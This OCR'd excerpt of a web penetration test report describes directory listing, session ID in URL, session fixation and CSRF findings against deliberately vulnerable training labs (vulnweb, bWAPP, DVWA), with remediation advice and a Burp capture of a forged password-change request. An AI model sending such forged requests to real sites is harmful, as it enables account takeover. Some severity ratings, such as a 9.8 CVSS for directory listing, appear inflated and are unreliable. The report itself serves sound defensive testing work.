


8.1.11 Directory Indexing Vulnerability

Vulnerability Overview:

Directory Indexing (also known as Directory Listing) was found to be enabled on the target web server. This configuration allows unauthenticated users to view a list of files and subdirectories within a web directory when no default index file (e.g., index.html or index.php) is present. Attackers can leverage this misconfiguration to discover sensitive files, backups, configuration scripts, database dumps, or source code that were not intended to be publicly accessible.

CVSS Score: 9.8



OWASP:

- A07:2021-Identification and Authentication Failures

CWE:

- **CWE-548:** Information Exposure Through Directory Listing

Severity:

- Exposure of sensitive files such as configuration files, database dumps, or backup archives.
- Information disclosure that could aid attackers in reconnaissance (e.g., file names, directory structure, software versioning).
- Increased risk of further exploitation through exposed scripts or outdated libraries.
- Potential stepping stone to compromise the application or underlying infrastructure.


Remediation:

- **Disable Directory Listing:**
  - **Apache:** Add `Options -Indexes` in `.htaccess` or server config.
  - **Nginx:** Ensure `autoindex off;` is set in the server block.
  - **IIS:** Disable "Directory Browsing" via IIS Manager.
- **Restrict Access:** Block public access to sensitive directories using authentication, authorization rules, or IP whitelisting.
- **Secure File Management:** Ensure sensitive files (e.g., `.sql`, `.bak`, `.env`) are never stored in web-accessible directories.
- **Monitoring:** Continuously monitor for unauthorized access attempts and unusual browsing activity.

Affected URLs:

- http://testphp.vulnweb.com/pictures/
- http://testphp.vulnweb.com/index.zip
- http://testphp.vulnweb.com/Flash/
- http://testphp.vulnweb.com/CVS/
- http://testphp.vulnweb.com/.idea/
- http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess
- http://testphp.vulnweb.com/_mmServerScripts/mysql.php

POC:



8.1.12 Session ID Exposed in URL


Vulnerability Overview:

The application transmits the **session identifier (Session ID)** via the URL query string (e.g., `?PHPSESSID=xxxx`). This is insecure because URLs are often:

- Stored in **browser history**,
- Saved in **proxy logs**,
- Included in **Referer headers** when the user clicks external links,
- Shared accidentally (e.g., copy-pasting a URL).

An attacker who gains access to the URL can hijack the session and impersonate the user without needing credentials.

CVSS Score: 9.1



OWASP:

- A07:2021-Identification and Authentication Failures

CWE:

- **CWE-598:** Use of GET Request Method with Sensitive Query Strings
- **CWE-522:** Insufficiently Protected Credentials

Severity:

- **Session Hijacking:** Attackers can reuse the exposed Session ID to gain unauthorized access.
- **Information Disclosure:** Session IDs may be leaked via browser history, bookmarks, or analytics tools.
- **Persistence:** Even if HTTPS is used, the Session ID in the URL can still leak through logs or third-party referrers.


Remediation:

- Never pass session IDs in the URL query string.
- Use secure **HTTP cookies** (`Set-Cookie`) with `HttpOnly`, `Secure`, and `SameSite` attributes enabled.
- Enforce **regeneration of session IDs** after login or privilege escalation.
- Invalidate old sessions immediately upon logout.
- Configure web servers to **disable URL rewriting for session management**.

Affected URLs:

- http://192.168.232.129/bWAPP/smgmt_sessionid_url.php

POC:



HIGH


8.2 High

8.2.1 Session Fixation

Vulnerability Overview:

Session Fixation occurs when an application allows an attacker to set or reuse a known session identifier (session ID). Instead of generating a new, unique session ID after authentication, the application continues to use the same one. This enables attackers to trick a victim into authenticating with a session ID the attacker already knows, ultimately granting the attacker unauthorized access to the victim's account.

CVSS Score: 8.1



OWASP:

- A07:2021 – Identification and Authentication Failures

CWE:

- **CWE-384 –** Session Fixation

Severity:

- **Account Takeover:** Attackers can force victims to authenticate with a known session ID, enabling full compromise of their accounts.
- **Privilege Escalation:** If the victim is an administrator or privileged user, the attacker gains elevated access.
- **Data Confidentiality Breach:** Unauthorized access to personal, financial, or sensitive organizational data.
- **Data Integrity Violation:** Attackers can perform actions on behalf of the victim (e.g., modifying settings, approving transactions).
- **Persistent Unauthorized Access:** Fixed sessions may remain valid even after logout or password change, allowing long-term compromise.
- **Regulatory and Compliance Impact:** Exposure of customer or employee data can lead to GDPR, HIPAA, or PCI-DSS violations.
- **Reputational Damage:** Exploitation can erode user trust and damage the organization's credibility.


Remediation:


- **Regenerate Session IDs on Authentication**
  - Always issue a new session ID after successful login, privilege escalation, or password reset.
  - Ensure old session IDs are invalidated immediately.
- **Set Secure Cookie Attributes**
  - Use the following flags on session cookies:
    - `HttpOnly` → Prevents JavaScript access.
    - `Secure` → Ensures cookies are sent only over HTTPS.
    - `SameSite=Strict` → Prevents cookies from being sent in cross-site requests.
- **Implement Strong Session Management**
  - Enforce short session expiration times with inactivity timeouts.
  - Use cryptographically strong random values for session IDs.
  - Do not accept session IDs in URLs (URL rewriting).
- **Enforce HTTPS Everywhere**
  - Ensure all authentication and session management traffic is transmitted only over HTTPS.
  - Redirect all HTTP traffic to HTTPS.
- **Logout and Invalidate Sessions Properly**
  - Provide users with a reliable logout mechanism.
  - Ensure session IDs are removed from both the server and client-side on logout.
- **Monitor and Detect Suspicious Sessions**
  - Track abnormal session usage (e.g., multiple logins from different IPs or devices).
  - Implement rate limiting for login attempts and session requests.

Affected URLs:

- http://localhost/DVWA/login.php

POC:






8.2.2 Cross-Site Request Forgery (CSRF)

Vulnerability Overview:

Cross-Site Request Forgery (CSRF) is a vulnerability where an attacker tricks a victim's browser into sending unauthorized requests to a web application in which the victim is already authenticated. Since the application trusts the victim's active session, it executes the request as if it originated from the legitimate user. This can allow attackers to perform state-changing operations, such as modifying account settings, transferring funds, or escalating privileges, without the victim's knowledge.

CVSS Score: 8.1



OWASP:

- A01:2021 – Broken Access Control

CWE:

- **CWE-352**: Cross-Site Request Forgery (CSRF)
- **CWE-613**: Insufficient Session Expiration

Severity:

- **Unauthorized Transactions:** Attackers can trigger fund transfers, purchases, or subscription changes.
- **Privilege Escalation:** If the victim is an administrator, CSRF can compromise the entire application.
- **Data Modification:** Attackers can change user details (email, password, account settings).
- **Service Disruption:** Malicious requests may delete resources or disable accounts.
- **Regulatory & Reputational Risk:** CSRF exploitation can lead to **data integrity issues**, financial fraud, and non-compliance with standards like GDPR/PCI-DSS.

Remediation:


- **CSRF Tokens**
  - Implement **synchronizer tokens** or **double-submit cookies**.
  - Tokens must be cryptographically secure, random, and validated on every state-changing request.
  - Use frameworks/libraries that provide built-in CSRF protection.
- **Enforce SameSite Cookies**


  - Set session cookies with `SameSite=Strict` or `Lax` to prevent automatic cross-origin requests.
- **Re-Authentication for Critical Actions**
  - Require password/MFA confirmation for sensitive actions like password changes or fund transfers.
- **Check Referer & Origin Headers**
  - Validate that incoming requests originate from trusted domains.
- **Use POST over GET** for state-changing requests
  - Prevent sensitive operations from being performed via GET requests, which are easily CSRF-exploitable.
- **Defense-in-Depth**
  - Deploy Web Application Firewalls (WAFs) with CSRF protection rules.
  - Regularly review and test authentication/authorization logic.


Affected URLs:

- http://192.168.232.129/bWAPP/csrf_1.php

POC:




Burp Project Intruder Repeater View Help
Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Dashboard Learn
Send Cancel
Request
Pretty Raw Hex
GET /bWAPP/csrf_1.php?password_new=beebug&password_conf=beebug&action=change HTTP/1.1
Host: 192.168.232.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
